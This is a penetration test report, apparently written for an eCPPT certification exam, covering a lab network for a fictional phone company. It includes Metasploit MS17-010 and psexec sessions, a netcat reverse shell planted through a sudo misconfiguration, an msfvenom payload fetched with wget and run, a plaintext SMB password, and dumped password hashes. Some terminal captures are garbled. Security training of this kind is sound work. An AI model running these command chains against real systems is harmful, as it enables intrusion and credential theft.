



Elearn Security ECPPT Exam Scenario

Client: Foo Phones LLC

Author	Mike Parker
Date	05 November 2019
Version	1.0
Class	Commercial

Contents

1	Document Control	5
1.1	Document Issuer	5
1.2	Document History	5
1.3	Non Disclosure Statement	5
1.4	Comments on Report	5
1.5	Statement of Limitation	5
2	Technical Summary	6
2.1	Scope of Testing	6
2.1.1	Assessment	6
2.1.2	Targets	7
2.1.3	Testing Dates	7
2.2	Assessment Team	7
2.3	Source IPs	7
2.4	Critical Recommendations	7
2.5	General Recommendations	7
2.6	Statistics	8
2.6.1	Issue Severity vs. Likelihood Map	8
2.6.2	Issue Severity Averages	8
2.7	Overall Conclusion	9
3	Issue Summary	10
3.1	Table Of Vulnerabilities Discovered	10
4	Security Issues Identified	12
4.1	MS17_010 (psexec) Pass the Hash	12
4.2	Pass the Hash (psexec)	14
4.3	Sudoers File Misconfiguration Privilege Escalation	17
4.4	Weak Hashing Algorithms In Use	22
4.5	CVE 2012-1823 PHP CGI Argument Injection	26
4.6	SQL Injection	28
4.7	Buffer Overflow Exploit Development	35
4.8	Insecure WinSCP SSH Credentials found in memory	41
4.9	No Anti Virus Installed	43
4.10	No Anti Virus Installed	44
4.11	Privilege Escalation Bypass	45
4.12	Windows Plain Text Passwords Stored In Memory	50
4.13	HTML Injection	52
4.14	Reflective Cross Site Scripting (XSS)	53
4.15	Post Exploitation Additional Pivoting (10.185.10.34)	55
4.16	Insecure Protocol RDP	58

4.17	Post Exploitaion Pivoting Setup and Explanation	61
4.18	Host Enumeration – New Target Discovered	64
A	Definitions	69
A.1	Vulnerability Severity	69
A.2	Likelihood of Vulnerability	70
A.3	Vulnerability Types	71
B	Host Enumeration	73
B.1	Operating System Detection	73
B.2	Port Enumeration	73
C	Graph Pack	75
C.1	Number of Vulnerabilities by Type	75
C.2	Number of Vulnerabilities by Severity	76

List of Figures

1	MS17_010 (psexec) Bind x64 Meterpreter	12
2	proxychains psexec.py share_admin@10.185.10.34 cmd.exe	15
3	Meterpreter-reverse-shell through psexec	16
4	SMB-Share-Creds-Used-with-psexec	16
5	Netcat Connect Back	18
6	Dumping the /etc/shadow file	19
7	Kernel-Version	20
8	Dumping Shadow File	24
9	Admin-SHA-Password (htdocs)	25
10	John the Ripper — Cracking weak MD5 hashes	25
11	PHP-ARG-Injection-Meterpreter	26
12	Enumerating System from Meterpreter-Shell	27
13	SQLmap	28
14	Dumping the Users of the Application	29
15	Dumping Login Creds	30
16	Admin Credentials	31
17	Error Based SQL Injection	32
18	No Error Differences in the Web Page	33
19	Buffer Overflow-Working-Exploit-Code	36
20	10.90.60.80-listening with netcat on a internal machine and gaining a shell connection	37
21	proxychains-delivering-exploit	38
22	Immunity-Crash-CustomerManager-Portal	39
23	proxychains ssh 10.185.11.127	42
24	DMZ-Network-Ping-Sweep and Port Scan	46
25	Privilege Escalation — running root commands on box	47

26	10.185.11.127 – bypass to execute root commands on the box	48
27	Total Shells-Sessions-End of Exam	49
28	mimikatz-memory-dump-msv	51
29	Reflective XSS – 10.90.60.80	54
30	proxychains-configuration-settings	56
31	msf-socks4a-server	56
32	proxychains-nmap-test	57
33	RDP Protocol	58
34	RDP-Access	59
35	Route to Corporate Network Added – Ping Hosts	62
36	System Domain-Enumeration	63
37	Meterpreter 10.90.60.80 — autoroute – 10.185.10.0/24 subnet	63
38	Discovered Application Source Code and Client Script	65
39	Customer-Portal.c Source Code	66
40	Client Python Script	67
41	10.185.10.27 – Windows Firewall Off	67
42	Number of Vulnerabilities by Type	75
43	Number of Vulnerabilities by Severity	76

List of Tables

1	Report Publication History	5
2	Issue Summary Table	11
3	Definition of Severities	69
4	Definition of Likelihoods	70
5	Definition of Vulnerability Types	72
6	OS Detection Table	73
7	Port Scan Summary Table	74

1 Document Control

1.1 Document Issuer

Issuer	CNS - 6 Degrees
Address	1-3 Pemberton Row, London, EC4 3BG
Telephone	0207 592 8800
Fax	0207 353 7336
Author	Mike Parker

1.2 Document History

Date Issued	Version	Comment	Author
05/11/2019	1.0	Publication	Mike Parker

Table 1: Report Publication History

1.3 Non Disclosure Statement

This document contains intellectual property rights and copyright, which are proprietary to the CNS Group. The work and the information it contains are submitted for the purpose of making a proposal, fulfilling a contract or as marketing collateral. It is to be treated as confidential and shall not be used for any other purpose. It shall not be copied or disclosed to third parties in whole or in part without the prior written consent of the CNS Group.

1.4 Comments on Report

The CNS Group welcomes comments and feedback on our reports. Any comments on this report should be passed to the CNS Group within 10 working days of the report being issued to the client. If no comments are provided within this timeframe the client will be deemed to have accepted the report and its findings in full.

1.5 Statement of Limitation

This work was performed under the standard the CNS Group terms and Conditions of Sale. The CNS Group tested the systems at the requested time and is unable to comment on the security or vulnerabilities that existed prior to or after the testing was performed. All testing is time limited and it might not be possible to fully investigate every issue or find all possible security issues. The CNS Group cannot comment on systems that were outside of the scope of this report, were unavailable at the time of testing or where the required access was not provided. This report should not be considered to be a list of all vulnerabilities or issues that exist on the system or environment. The CNS Group cannot comment on the fixes applied to systems after this test without technically assessing them.

2 Technical Summary

The following document summarises the results of the penetration test undertaken by the CNS Group on behalf of Foo Phones LLC.

2.1 Scope of Testing

2.1.1 Assessment

I conducted a Penetration Test of the mobile phone organisation foophones. This included the following testing elements:

- Full TCP port scan.
- Common UDP port scan.
- Full Vulnerability Scan (all open ports and services).
- Manual investigation of any open ports and services.

Also from a OWASP Web Application Perspective

- Auto-complete data retention
- Controls against automated attacks
- URL authorisation
- Session fixation
- Session token settings
- Malicious file upload
- HTTP response splitting
- Cross site request forgery
- Multiple request submission
- File Upload evaluation
- Flaws within the application logic
- SQL injection
- Shell command injection
- Cross site scripting

Internal aspects for the organisation were also tested once a machine was compromised as well as the ability to escalate privileges on compromised machines. Finally how easy it is for an attacker to pivot onto other internal networks with the final aim being to exploit the DMZ server which was accomplished.

2.1.2 Targets

- Web Server 10.90.60.80
- Corporate Network 10.185.10.0/24
- Organisation Network 10.185.10.0/23
- DMZ 10.185.11.0/24

2.1.3 Testing Dates

This assessment was conducted between 04th - 11th November 2019.

2.2 Assessment Team

This assessment was performed by the following consultants:

- Mike Parker (Project Lead)

2.3 Source IPs

All external testing took place from the dedicated exam environment, the source address I was given is listed below.

- 172.16.40.6

2.4 Critical Recommendations

Multiple Critical Vulnerabilities were discovered during the engagement which led to the full compromise of the web server machine on the initial network, it was then possible to pivot to the corporate network to continue exploitation of other Windows machines through psexec and a buffer overflow exploit and then finally to pivot to the final DMZ network. Where the compromise of previous machines on proceeding subnets allowed for the disclosure of credentials to access the DMZ server via SSH.

2.5 General Recommendations

Multiple unsupported operating systems were discovered to be running on all hosts throughout the network infrastructure as well as unpatched software which should be remedied immediately doing so would help to mitigate many of the more critical vulnerabilities discovered on these hosts.

As previously mentioned in the report multiple code injections are present on the initial web application. Sanitizing all user input as well as deploying a WAF would help to mitigate many of these found issues. Anti-virus must be deployed on all machines in the organisation in order to stop the running of malicious executables such as Mimikatz for example which can be used on a compromised Windows host to pull credentials from memory.

Within the Windows environments the psexec modules should be disabled in order to stop users remotely authenticating

with other Windows file share devices via just a username and hash of the password. SMB signing should also be enabled on all Windows hosts. All hosts should be checked for easy privilege escalation points such as SUID binaries and whether sudo privileges have been at all misconfigured. Kernel versions on all hosts must be checked for available privilege escalation exploits.

The Customer Management Portal application running on one of the hosts was discovered to be vulnerable to a buffer overflow exploit and should be immediately disabled and its application source code completely rewritten as at present it is possible to leverage this buffer overflow to gain remote code execution and ultimately spawn a shell which is what I managed to do during the engagement.

All software and applications running on hosts in the network should be at the latest version and also fully patched. I make particular reference to a running instance of WINSCP which allowed me to run a post exploitation module against it within Metasploit to gain working credentials for the final server in the DMZ network.

2.6 Statistics

2.6.1 Issue Severity vs. Likelihood Map

The following table displays the number of issues according to both severity and likelihood.

		Severity			
		Critical	High	Medium	Low
Likelihood	High	7	8	2	1
	Medium	0	0	0	0
	Low	0	0	0	0

2.6.2 Issue Severity Averages

No. Hosts Tested	5
Average No. Issues Per Host	3.60
Average No. Critical Issues Per Host	1.40
Average No. High Issues Per Host	1.60
Average No. Medium Issues Per Host	0.40
Average No. Low Issues Per Host	0.20

2.7 Overall Conclusion

In comparison to similarly scoped engagements from a black box perspective the foophones external internal and application level of security was found to be incredibly poor. Gaining a foothold onto the network through the initial web application is a trivial task for any potential threat actor. With the application being vulnerable to multiple critical code injections leading to complete takeover.

Once a device was compromised privilege escalation as well as pivoting to reach other parts of the internal infrastructure was also possible as mentioned in the report no anti virus solution appeared present on any of these devices allowing for the unrestricted upload, download and execution of malicious payloads. Outdated Operating Systems and unpatched software appeared to make up the majority of the environment that was encountered during the engagement.

The web application must be completely overhauled to begin with as this is currently the potential threat actors publicly available initial entry point to the internal network. User input must be sanitized as previously mentioned by the server with tags and malicious characters being stripped. Encoding must also be added when user input is processed by the server and a Web Application Firewall must be deployed and fine tuned to catch malicious payloads this will help to mitigate the multiple code injections I found on the application. An anti-virus solution should also be deployed on the discovered devices.

Within Windows the psexec module allowing users to authenticate remotely with file shares on other systems should also be disabled.

After gaining root access to both Windows machines using psexec, a buffer overflow vulnerability was discovered on a running application in the corporate network. After local exploit development on a Windows 7 VM using Immunity Debugger it was possible to create a working exploit which eventually resulted in another shell on the corporate network. The application running on port 42424 on this host needs to have an immediate code review and should be completely disabled until such an obvious buffer overflow exploit is mitigated.

This particular host had a running WINSCP instance on it and it proved trivial to then use a post exploitation module in Metasploit in order to gain working SSH credentials. It is important that running software on machines are the latest versions available and fully patched in order to stop such credential harvesting exploits.

Finally the DMZ server that I was able to gain SSH credentials for from the buffer overflow box immediately provided me with a file z-cmd.php which allowed me to run commands as root via a server running locally on the box on port 8989. Such a work around for a user to run root commands is an unacceptable security oversight these commands should only be run by a root user or if needed give the user in question additional privileges.

Immediately making these changes as well as patching and updating the running Operating Systems and software should bring the foophones external and internal infrastructure up to a much more acceptable level of security, although many more remediations will have to be made in the future before they can be considered secure.

3 Issue Summary

The table in this section offers a technical summary of the vulnerabilities that were discovered during the test.

3.1 Table Of Vulnerabilities Discovered

Issue Title	Severity	Likelihood	Type	Hosts	UID
MS17_010 (psexec) Pass the Hash (1 Host Affected)	Critical	High	Security Misconfiguration	10.185.10.27	129187
Pass the Hash (psexec) (1 Host Affected)	Critical	High	Security Misconfiguration	10.185.10.34	124819
Sudoers File Misconfiguration Privilege Escalation (1 Host Affected)	Critical	High	Security Misconfiguration	foophonesels	124816
Weak Hashing Algorithms In Use (1 Host Affected)	Critical	High	Weak Authentication	foophonesels	124817
CVE 2012-1823 PHP CGI Arguemnt Injection (1 Host Affected)	Critical	High	Code Injection	foophonesels	124815
SQL Injection (1 Host Affected)	Critical	High	Code Injection	foophonesels	124814
Buffer Overflow Exploit Development (1 Host Affected)	Critical	High	Host Breach	10.185.10.55	129197
Insecure WinSCP SSH Credentials found in memory (1 Host Affected)	High	High	Information Disclosure	10.185.10.55	129200
No Anti Virus Installed (1 Host Affected)	High	High	Security Misconfiguration	foophonesels	124829
No Anti Virus Installed	High	High	Security Misconfiguration	10.185.10.34	124828

Continued on next page...

Issue Title	Severity	Likelihood	Type	Hosts	UID
(1 Host Affected)					
Privilege Escalation Bypass (1 Host Affected)	High	High	Security Misconfiguration	10.185.11.127	129201
Windows Plain Text Passwords Stored In Memory (1 Host Affected)	High	High	Weak Authentication	10.185.10.34	124830
HTML Injection (1 Host Affected)	High	High	Code Injection	foophonesels	124813
Reflective Cross Site Scripting (XSS) (1 Host Affected)	High	High	Code Injection	foophonesels	124812
Post Exploitation Additional Pivoting (10.185.10.34) (1 Host Affected)	High	High	Network Breach	10.185.10.34	129199
Insecure Protocol RDP (1 Host Affected)	Medium	High	Network Breach	10.185.10.34	124831
Post Exploitaiton Pivotting Setup and Explanation (1 Host Affected)	Medium	High	Network Breach	foophonesels	124818
Host Enumeration – New Target Discovered (1 Host Affected)	Low	High	Information Disclosure	10.185.10.27	129188

Table 2: Issue Summary Table

4 Security Issues Identified

4.1 MS17_010 (psexec) Pass the Hash

No. Hosts Affected:	1	Severity:	Critical	Likelihood:	High	Type:	Security Misconfiguration
---------------------	---	-----------	----------	-------------	------	-------	---------------------------

Explanation of Issue

A host on the corporate network 10.185.10.27 was discovered to be vulnerable to the psexec attack. Unlike the other Windows host on the corporate network with open smb ports no share credentials were needed to be passed in order to execute the x64 bind shell.

I used psexec in conjunction with the MS10.017 vulnerability in order to authenticate with the share on the Windows Operating System using the available Metasploit module no credentials necessary. Setting a x64 Windows bind tcp meterpreter as the payload for the listener I was able to get a root shell on the Windows Machine. Please refer to my included screenshots for further information.

```
msf5 exploit(windows/smb/ms17_010_psexec) > set PAYLOAD windows/x64/meterpreter/bind_tcp
PAYLOAD => windows/x64/meterpreter/bind_tcp
msf5 exploit(windows/smb/ms17_010_psexec) > RUN
[-] Unknown command: RUN.
msf5 exploit(windows/smb/ms17_010_psexec) > run

[*] 10.185.10.27:445 - Target OS: Windows 7 Professional 7601 Service Pack 1
[*] 10.185.10.27:445 - Built a write-what-where primitive...
[+] 10.185.10.27:445 - Overwrite complete... SYSTEM session obtained!
[*] 10.185.10.27:445 - Selecting PowerShell target
[*] 10.185.10.27:445 - Executing the payload...
[+] 10.185.10.27:445 - Service start timed out, OK if running a command or non-service executable...
[*] Started bind TCP handler against 10.185.10.27:4444
[*] Sending stage (206403 bytes) to 10.185.10.27
[*] Meterpreter session 4 opened (172.16.40.6-10.90.60.80:0 -> 10.185.10.27:4444) at 2019-11-04 11:45:05 -0500

meterpreter > background
msf5 exploit(windows/smb/ms17_010_psexec) > sessions

Active sessions
=====

```

Id	Name	Type	Information	Connection
2	[REDACTED]	meterpreter python/linux	root @ foophonesels	172.16.40.6:4444 -> 10.90.60.80:57854 (10.90.60.80)
4	Elearn-BOF	meterpreter x64/windows		172.16.40.6-10.90.60.80:0 -> 10.185.10.27:4444 (10.185.10.27)

Figure 1: MS17_010 (psexec) Bind x64 Meterpreter

List of Hosts Identified

10.185.10.27

Recommendation

Psexec is less of a vulnerability and more of an actual built in Windows feature. To mitigate this issue I would suggest updating to a later version of Windows which has the option to turn the pexec module.

4.2 Pass the Hash (psexec)

No. Hosts Affected:	1	Severity:	Critical	Likelihood:	High	Type:	Security Misconfiguration
---------------------	---	-----------	----------	-------------	------	-------	---------------------------

Explanation of Issue

The psexec module was used to gain access to systems that you already know the credentials for earlier on in the engagement I discovered the credentials on the Linux box for a remote Windows file share which I have just so happened to find as one of the hosts in the corporate network. With the credentials that I discovered I did not even need to pass the share_admins hash as I had the password already in plaintext available to me.

```
proxychains psexec.py share_admin@10.185.10.34 cmd.exe
```

After this I simply used psexec in conjunction with MS10.017 vulnerability in order to authenticate with the share on the Windows Operating System using the available Metasploit module. Setting a x64 Windows reverse tcp meterpreter as the payload for the listener I was able to get a root shell on the Windows Machine. Please refer to my included screenshots for further information.

My next objective was to attempt to privilege escalate again onto the next network and to root the DMZ server eventually as my main objective.

```

root@kali:~/impacket# proxychains psexec.py share_admin@10.185.10.34 cmd.exe
ProxyChains-3.1 (http://proxychains.sf.net)
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation
  Id  Name
Password:--
| S-chain|+<>-127.0.0.1:1080-<><>-10.185.10.34:445-<><>-OK
[*] Requesting shares on 10.185.10.34.....
[*] Found writable share ADMIN$ 
[*] Uploading wfilewrWSTtpxG.exe) > use exploit/windows/smb/ms17_010_psexec
[*] Opening tSVCManager on 10.185.10.34... > show options
[*] Creating service rhUw on 10.185.10.34.....
[*] Starting service rhUw on windows/smb/ms17_010_psexec):
| S-chain|-<>-127.0.0.1:1080-<><>-10.185.10.34:445-<><>-OK
| S-chain|-<>-127.0.0.1:1080-<><>-10.185.10.34:445-<><>-OK
[!] Press help for extra shell commands
| S-chain|<>-127.0.0.1:1080-<><>-10.185.10.34:445-<><>-OK
Microsoft Windows [Version 96.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

NAMED_PIPES          /usr/share/metasploit-framework/data/wordlists/named
C:\Windows\system32>dir 10.185.10.34
Volume in drive C has no label.
Volume Serial Number is BE8A-6C22
      SERVICE_DISPLAY_NAME
Directory of C:\Windows\system32
      SHARE           ADMTN$
```

Figure 2: proxychains psexec.py share_admin@10.185.10.34 cmd.exe

```

msf5 exploit(windows/smb/ms17_010_psexec) > set SMBUser share_admin
SMBUser => share_admin
msf5 exploit(windows/smb/ms17_010_psexec) > run

[*] Started reverse TCP handler on 172.16.40.5:443
[*] 10.185.10.34:445 - Authenticating to 10.185.10.34 as user 'share_admin'...
[*] 10.185.10.34:445 - Target OS: Windows 7 Professional 7600
[*] 10.185.10.34:445 - Built a write-what-where primitive...
[+] 10.185.10.34:445 - Overwrite complete... SYSTEM session obtained!
[*] 10.185.10.34:445 - Selecting PowerShell target
[*] 10.185.10.34:445 - Executing the payload...
[+] 10.185.10.34:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (206403 bytes) to 10.185.10.34
[*] Meterpreter session 3 opened (172.16.40.5:443 -> 10.185.10.34:49169) at 2019-08-23 12:00:52 -0400

meterpreter > whoami
[-] Unknown command: whoami.
meterpreter > shell
Process 360 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>

```

Figure 3: Meterpreter-reverse-shell through psexec

```

msf5 auxiliary(scanner/smb/smb_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf5 auxiliary(scanner/smb/smb_login) > set RHOSTS 10.185.10.34
RHOSTS => 10.185.10.34
msf5 auxiliary(scanner/smb/smb_login) > run

[*] 10.185.10.34:445 - 10.185.10.34:445 - Starting SMB login bruteforce
[*] 10.185.10.34:445 - Error: 10.185.10.34: Metasploit::Framework::LoginScanner::Invalid Cred details can't be blank, Cred details can't be blank (Metasploit::Framework::LoginScanner::SMB)
[*] 10.185.10.34:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/smb/smb_login) > set SMBUser share_admin
SMBUser => share_admin
msf5 auxiliary(scanner/smb/smb_login) > set SMBPass 'Wind0wz87!kj'
SMBPass => Wind0wz87!kj
msf5 auxiliary(scanner/smb/smb_login) > run

[*] 10.185.10.34:445 - 10.185.10.34:445 - Starting SMB login bruteforce
[*] 10.185.10.34:445 - 10.185.10.34:445 - Success: '\share admin:Wind0wz87!kj' Administrator
[*] 10.185.10.34:445 - No active DB -- Credential data will not be saved!
[*] 10.185.10.34:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

```

```

DISTRIB_RELEASE=8.04
DISTRIB_CODENAME=hardy
DISTRIB_DESCRIPTION="Ubuntu 8.04"
root@foophonesels:/var/www2# netstat -antup | grep "LISTEN"
netstat -antup | grep "LISTEN"
tcp        0      0 0.0.0.0:5923          0.0.0.0:*
tcp        0      0 127.0.0.1:3306        0.0.0.0:*
root@foophonesels:/var/www2#
linux/x86/meterpreter/reverse_tcp
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=172.16.40.5 LPORT=443
SET THE SAME PAYLOAD FOR THE LISTENER AS WELL

```

Figure 4: SMB-Share-Creds-Used-with-psexec

List of Hosts Identified

10.185.10.34

Recommendation

Psexec is less of a vulnerability and more of an actual built in Windows feature. To mitigate this issue I would suggest updating to a later version of Windows which has the option to turn the pexec module.

4.3 Sudoers File Misconfiguration Privilege Escalation

No. Hosts Affected:	1	Severity:	Critical	Likelihood:	High	Type:	Security Misconfiguration	CVSS:	7.1
---------------------	---	-----------	----------	-------------	------	-------	---------------------------	-------	-----

Explanation of Issue

The shell that I had access to on the remote web server was running with the privileges www.data this made sense as I was coming in from exploiting the web application however if I was going to successfully completely compromise this host as well as pivot onto the other networks I was going to need to be operating as root. In order to do this I was going to have to find some type of privilege escalation vulnerability on the compromised host.

This was achieved using the following method: sudo -l This command provides output on any files available that can be executed as root or superuser by any user on the box. The output of this command informed me that the /usr/bin/perl command basically the perl interpreter could be run with sudo privileges by anyone. A directory was found called backup.pl which contained a bash script copy.sh, upon catting this script I saw that any command that I added to this file would then be executed with sudo privileges.

I setup a netcat listener on my machine and ran the following commands to get a connect back shell.

```
nc -lvpn 9001 ----- Listener set up on port 9001
sudo /usr/bin/perl /root/backup.pl
echo "nc -e /bin/sh 172.16.40.5 9001" > /root/copy.sh --- The command I copied in to execute the as
root will spawn a root shell to my listener from the target.
```

```

root@kali:~#
File Edit View Search Terminal Help
-o drop-broadcast overruns 0   carry
allow broadcasts
-g gateway
UP,BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:4848 errors:0 dropped:0 overruns:0 frame:0
TX packets:3918 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:2470860 (2.3 MB) TX bytes:858917 (838.7 KB)
Base address:0x2000 Memory:fd5c0000-fd5e0000
lo
Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:117 errors:0 dropped:0 overruns:0 frame:0
TX packets:117 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:10360 (10.1 KB) TX bytes:10360 (10.1 KB)

root@foophonesels:/tmp# ifconfig -a
ifconfig -a
eth0      Link encap:Ethernet HWaddr 00:50:56:a1:72:20
inet6 addr: fe80::250:56ff:fea1:7220/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:4853 errors:0 dropped:0 overruns:0 frame:0
TX packets:3922 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:2471213 (2.3 MB) TX bytes:860174 (840.0 KB)
Base address:0x2000 Memory:fd5c0000-fd5e0000
lo
Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:117 errors:0 dropped:0 overruns:0 frame:0
TX packets:117 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:10360 (10.1 KB) TX bytes:10360 (10.1 KB)

root@foophonesels:/tmp# arp -a
arp -a
? (10.90.60.1) at 00:50:56:A1:EB:31 [ether] on eth0
root@foophonesels:/tmp# ls
ls
LinEnum.sh copy.sh dirty      orbit-elsadmin v133080
bak ex lab cowroot.c gconfd-elsadmin test.txt      v135242
root@foophonesels:/tmp# cd ..
cd ..
root@foophonesels:#

```

Figure 5: Netcat Connect Back

```

meterpreter > cat /etc/shadow
[-] core_channel_open: Operation failed: 1
meterpreter > cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
elsadmin:x:1000:1000:elsadmin,,,:/home/elsadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534:::/bin/false
service:x:1002:1002,,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
snmp:x:115:65534::/var/lib/snmp:/bin/false
michael:x:1001:1003,,,,:/home/michael:/bin/bash
meterpreter >

```

Figure 6: Dumping the /etc/shadow file

```

msf5 exploit(multi/http/php_cgi_arg_injection) > runux/local/18411.c
Linux Kernel 2.6.39 < 3.2.2 (x86/x64) | exploits/linux/local/35161.c
[*] Started reverse-TCP handler on 172.16.40.5:4444 linux/local/1397.c
[*] Sending stage (38247 bytes) to 10.90.60.80 its/linux/local/8673.c
[*] Meterpreter session 5 opened \ (172.16.40.5:4444 -> 10.90.60.80:37750) at 2019-08-18 06:42:43 -0400
Linux Kernel 2.6.x - 'pipe.c' Local Pr | exploits/linux/local/33322.c
meterpreter >2 shell- Ext4 'move extent | exploits/linux/local/33395.txt
Process 13930 created. Ptrace Privilege | exploits/linux/local/30604.c
Channel 0 created \ / 3.10.x / 4.14.x ( | exploits/linux/local/45516.c
uname Kernel < 2.6.11.5 - BlueTooth St | exploits/linux/local/4756.c
Linux binbox 2.6.24-19-generic #1-SMP Wed Jun 18 14:43:41 UTC 2008 i686 GNU/Linux
lsb_release -a 2.6.19 (x86/x64) - 'udp | exploits/linux/local/9574.txt
Non-LSB modules are available.uncate()'/ | exploits/linux/local/6851.c
Distributor ID:Ubuntu- 'fasync_helper | exploits/linux/local/33523.c
Description: < 2 Ubuntu 8.04 It_notify() | exploits/linux/local/8369.sh
Release: nrel < 28.04 (Ubuntu 10.10 x8 | exploits/linux/local/15944.c
Codename: nrel < 2 hardy (Ubuntu 10.10 x8 | exploits/linux_x86/local/15916.c
wgetx Kernel < 2.6.36-rc1 (Ubuntu 10.0 | exploits/linux/local/14814.c
wget: missing <URL> 36-rc4-git2 (x86-64 | exploits/linux_x86-64/local/15023.c
Usage: wget [OPTION]... [URL]... 10.04) | exploits/linux/local/17787.c
Linux Kernel < 2.6.37 rc2 - LART just | exploits/linux/local/15774.c

```

Figure 7: Kernel-Version

List of Hosts Identified

foophonesels

Common Vulnerability Scoring System (CVSS)

Base Score:	7.1	Base Vector:	AV:L/AC:L/Au:N/C:C/I:C/A:C
Overall Score:	7.1		

Recommendation

Ensure that security misconfigurations do not exist on any internal hosts that allow unprivileged users to run commands only intended for superusers.

An attacker will always simply check this using the sudo -l command. The technique I have shown involves a misconfiguration in the sudoers file. There are many other methods an attacker can use to gain a root shell on a machine such as SUID binaries or using a privilege escalation exploit specific to the found kernel version such as “dirtycow” for example. Or simply migrating to a process running as a root after listing running processes with ps -aux. A simple sysinfo from the meterpreter command shell can display kernel version or uname -a from a shell.

From the connected netcat listener: python -c 'import pty; pty.spawn("/bin/bash")' To quickly spawn a shell via python.

Other methods were attempted including a privilege escalation attempt at the running udev service which failed during the last step after compiling the exploit code and running it on the box.

After gaining my initial root shell via netcat it was then a trivial process to get a root meterpreter on the same machine.

```
msf>use exploit multi/handler
msf>linux/x86/meterpreter/reverse_tcp
msf> set LHOST 172.16.40.5
msf> set LPORT 4444
msf> exploit -j
```

With the listener in place I generated a payload via msfvenom

```
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=172.16.40.5 LPORT=4444 -f elf > exploit.elf
```

I used python to set up a Simple HTTP Server to serve the payload to the exploited machine

```
python -m SimpleHTTPServer
```

Finally I used wget to get the payload on the exploited Linux machine

```
wget http://172.16.40.5:8000/exploit.elf
Changed Permissions on the payload to execute
chmod +x exploit.elf
./exploit.elf
```

This resulted in my handler catching the shell and giving me a root meterpreter on the machine.

4.4 Weak Hashing Algorithms In Use

No. Hosts Affected:	1	Severity:	Critical	Likelihood:	High	Type:	Weak Authentication
---------------------	---	-----------	----------	-------------	------	-------	---------------------

Explanation of Issue

After gaining a root meterpreter on the machine one of the first actions that I took was to dump both the passwords and /etc/shadow files for hash cracking programmes like John the Ripper.

Analyzing the hashes via a number of tools including hash-identifier on my attacker OS informed me that weak algorithms were being used to hash these authentication credentials.

Below is the extracted contents of the /etc/shadow file: (note they have been unshadowed using John the Ripper)

```

root:$1$.kr1V5Cz$zRZI7m888.wsS6v11Eh/J.:0:0:root:/root:/bin/bash
daemon:*:1:1:daemon:/usr/sbin:/bin/sh
bin:*:2:2:bin:/bin:/bin/sh
sys:$1$fUX6BPOt$Miyc3Up0zQJqz4s5wFD910:3:3:sys:/dev:/bin/sh
sync:*:4:65534:sync:/bin:/bin/sync
games:*:5:60:games:/usr/games:/bin/sh
man:*:6:12:man:/var/cache/man:/bin/sh
lp:*:7:7:lp:/var/spool/lpd:/bin/sh
mail:*:8:8:mail:/var/mail:/bin/sh
news:*:9:9:news:/var/spool/news:/bin/sh
uucp:*:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:*:13:13:proxy:/bin:/bin/sh
www-data:*:33:33:www-data:/var/www:/bin/sh
backup:*:34:34:backup:/var/backups:/bin/sh
list:*:38:38:Mailing List Manager:/var/list:/bin/sh
irc:*:39:39:ircd:/var/run/ircd:/bin/sh
gnats:*:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:*:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:!:100:101:/var/lib/libuuid:/bin/sh
dhcp:*:101:102::/nonexistent:/bin/false
syslog:*:102:103::/home/syslog:/bin/false
